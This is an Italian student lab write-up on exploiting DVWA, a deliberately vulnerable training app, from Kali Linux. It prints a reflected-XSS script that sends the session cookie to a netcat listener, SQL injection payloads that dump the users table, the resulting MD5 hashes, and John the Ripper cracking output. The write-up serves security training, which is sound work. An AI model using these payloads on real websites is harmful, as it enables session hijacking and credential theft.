

S6L2

Exploit DVWA – XSS Reflected e SQL injection

Traccia:

Configurate il vostro laboratorio virtuale per raggiungere la DVWA dalla macchina Kali Linux (l'attaccante). Assicuratevi che ci sia comunicazione tra le due macchine con il comando ping.


Raggiungete la DVWA e settate il livello di sicurezza a «LOW». Scegliete una delle vulnerabilità XSS ed una delle vulnerabilità SQL injection: **lo scopo del laboratorio è sfruttare con successo le vulnerabilità con le tecniche viste nella lezione teorica.**

La soluzione riporta l'approccio utilizzato per le seguenti vulnerabilità:


- XSS reflected.
- SQL Injection (**non blind**).

XSS reflected:

Iniziamo a testare il sito per controllare se presenta vulnerabilità, quindi inserisco alcuni tag html per capire se riesce a risolverli, come possiamo notare il sito è vulnerabile perché esegue tutto il codice html/javascript che andremo a inserire.



In questo caso ho inserito il grassetto su nome Epicode, con il tag .



Una volta compreso che esegue codice inseriamo lo script malevolo:

```
<script>window.location=http://127.0.0.1:12345/index.html?param1+=document.cookie;</script>
```

Apriamo il terminale su kali e ascoltando con un netcat alla porta 12345 notiamo che quando la vittima inserirà l'url malevolo ci ritornerà in terminale il cookie di sessione, questa azione di phishing ci potrà far sfruttare il cookie per altre azioni spacciandoci per la vittima.

SQL injection:

Gli apici (o virgolette singole) vengono utilizzati nelle query SQL per delimitare le stringhe letterali. Nel contesto di un attacco SQL injection, l'apice viene spesso utilizzato per chiudere una stringa aperta nella query originale, permettendo all'attaccante di aggiungere ulteriori comandi SQL.

Quindi andremo a verificare con una condizione sempre vera il risultato della query, se ci sarà riscontro capiremo che il sito può essere infettato.

User ID:

ID: ' OR '1'='1
First name: admin
Surname: admin

ID: ' OR '1'='1
First name: Gordon
Surname: Brown


ID: ' OR '1'='1
First name: Hack
Surname: Me

ID: ' OR '1'='1
First name: Pablo
Surname: Picasso

ID: ' OR '1'='1
First name: Bob
Surname: Smith

Utilizzando una query “' UNION SELECT null FROM user#” possiamo individuare che il riscontro sia un errore di colonne, e quindi andremo a modificare inserendo più null nella query, fino a quando non ci restituirà in output la lunghezza giusta delle colonne.

Il null nella query serve come valore di riempimento per soddisfare la struttura della query originale. Il # è un commento in SQL che indica che tutto ciò che segue nella riga è un commento e non viene eseguito. Questo è utilizzato per ignorare qualsiasi parte residua della query originale che potrebbe causare errori sintattici.



The used SELECT statements have a different number of columns.

Una volta aggiunti i campi giusti noteremo in output la giusta quantità di campi null, basterà soltanto utilizzare i nomi giusti per farci restituire tutti i dati sensibili all'interno del database.

Vulnerability: SQL Injection

User ID:

ID: ' UNION SELECT null, null FROM users#
First name:
Surname:

More info

Provando ad inserire le tabelle user e password al posto di null, in output ci restituirà in chiaro l'username in questo caso user e in md5 la password, per decifrarle utilizzeremo John The Ripper.

User ID:

Submit

ID: ' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Utilizzando john -format=raw-md5 filename ci decifrerà tutte le password, e con -show le vedremo in seguito.

Il campo ? sarebbe l'username che in questo caso è superfluo ma dato che le abbiamo inserito in successione sapremo che la password di admin è password.

```
(kali㉿kali)-[~/Desktop]
$ john -show -format=raw-md5
Password files required, but none specified

(kali㉿kali)-[~/Desktop]
$ john -show -format=raw-md5 S6L3.txt
?:password
?:abc123
?:charley
?:letmein
?:password

5 password hashes cracked, 0 left
```